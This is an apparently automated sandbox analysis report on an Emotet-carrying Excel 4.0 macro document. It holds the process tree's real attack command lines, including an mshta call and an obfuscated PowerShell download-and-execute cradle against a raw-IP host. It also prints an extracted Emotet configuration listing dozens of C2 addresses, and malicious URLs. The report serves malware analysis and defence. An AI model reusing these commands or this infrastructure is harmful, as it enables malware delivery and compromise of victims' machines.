ID: 562407
Sample Name: DETAILS-145.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:03:46
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

DETAILS-145.xls


Overview

General Information

Sample Name:	DETAILS-145.xls
Analysis ID:	562407
MD5:	c15231bf03d2cd…
SHA1:	e552fc97c08d64…
SHA256:	107833427623de.
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Office document tries to convince v…
- Yara detected Emotet
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1272 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 1188 cmdline: cmd /c mshta http://91.240.118.168/qqw/aas/se.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 2816 cmdline: mshta http://91.240.118.168/qqw/aas/se.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 1516 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}("ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/qqw/aas/se.png")' .replace('{HgfRrtGdf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 152 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2116 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 200 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2016 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wlnljconerohcjaz\cekfidpy.yhq",MOdnuTnMIi MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 836 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wlnljconerohcjaz\cekfidpy.yhq",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 284 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gdtjuon\eryfdrtz.qpz",NSMcfMaGRbKFCL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 1204 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gdtjuon\eryfdrtz.qpz",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1136 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Mqenzhvktn\czphbxmqtcm.nzb",NscZMRYpRiE MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2080 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Mqenzhvktn\czphbxmqtcm.nzb",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 1240 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Oyfgrjdbgbuk\aagpsdybai.shx",DwOwDiNvSb MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                            - rundll32.exe (PID: 324 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Oyfgrjdbgbuk\aagpsdybai.shx",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "C2 list": [
    "74.207.230.120:8080",
    "139.196.72.155:8080",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "116.124.128.206:8080",
    "217.182.143.207:443",
    "54.37.228.122:443",
    "203.153.216.46:443",
    "168.197.250.14:80",
    "207.148.81.119:8080",
    "195.154.146.35:443",
    "78.46.73.125:443",
    "191.252.103.16:80",
    "210.57.209.142:8080",
    "185.168.130.138:443",
    "142.4.219.173:8080",
    "118.98.72.86:443",
    "78.47.204.80:443",
    "159.69.237.188:443",
    "190.90.233.66:443",
    "104.131.62.48:8080",
    "62.171.178.147:8080",
    "185.148.168.15:8080",
    "54.38.242.185:443",
    "198.199.98.78:8080",
    "194.9.172.107:8080",
    "85.214.67.203:8080",
    "66.42.57.149:443",
    "185.148.168.220:8080",
    "103.41.204.169:8080",
    "128.199.192.135:8080",
    "195.77.239.39:8080",
    "59.148.253.194:443"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
DETAILS-145.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x108a2:$s1: Excel • 0x11913:$s1: Excel • 0x481d:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 00 01 3A
DETAILS-145.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
DETAILS-145.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47a3:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x481d:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\DETAILS-145.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x108a2:$s1: Excel • 0x11913:$s1: Excel • 0x481d:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\DETAILS-145.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\DETAILS-145.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47a3:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x481d:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0
C:\ProgramData\QWER.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.574709897.0000000000230000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.522412460.00000000028E0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.574966326.0000000000911000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.521968966.0000000000400000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.521762770.0000000000221000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 73 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.rundll32.exe.2a0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.2810000.7.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
18.2.rundll32.exe.1d0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.140000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.2f40000.12.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 107 entries				

Sigma Overview

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
DETAILS-145.xls	35%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\QWER.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.25f0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2810000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2320000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.23e0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.a40000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.910000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2670000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.380000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2380000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2e80000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2380000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2f40000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.a70000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.25c0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.5f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2860000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2410000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2e40000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2590000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.24d0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.a60000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2350000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.26b0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2280000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.3d0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2ed0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.8a0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.820000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2e20000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.31d0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2fd0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.910000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.220000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.170000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2730000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2eb0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2250000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.23d0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3170000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.770000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.370000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.ae0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.7a0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2f30000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.27a0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e70000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2960000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.28e0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.3d0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.8e0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.22b0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2e50000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kuyporn.com/wp-content/XS	100%	Avira URL Cloud	malware	
http://piriform.comk	0%	Avira URL Cloud	safe	
http://docs-construction.com/wp-admin/JJEf0kEA5/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlWinSta0	100%	Avira URL Cloud	malware	
http://https://algzor.c	0%	Avira URL Cloud	safe	
http://91.240.118.168/qqw/aas/se.htmlfunction	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/w	100%	Avira URL Cloud	malware	
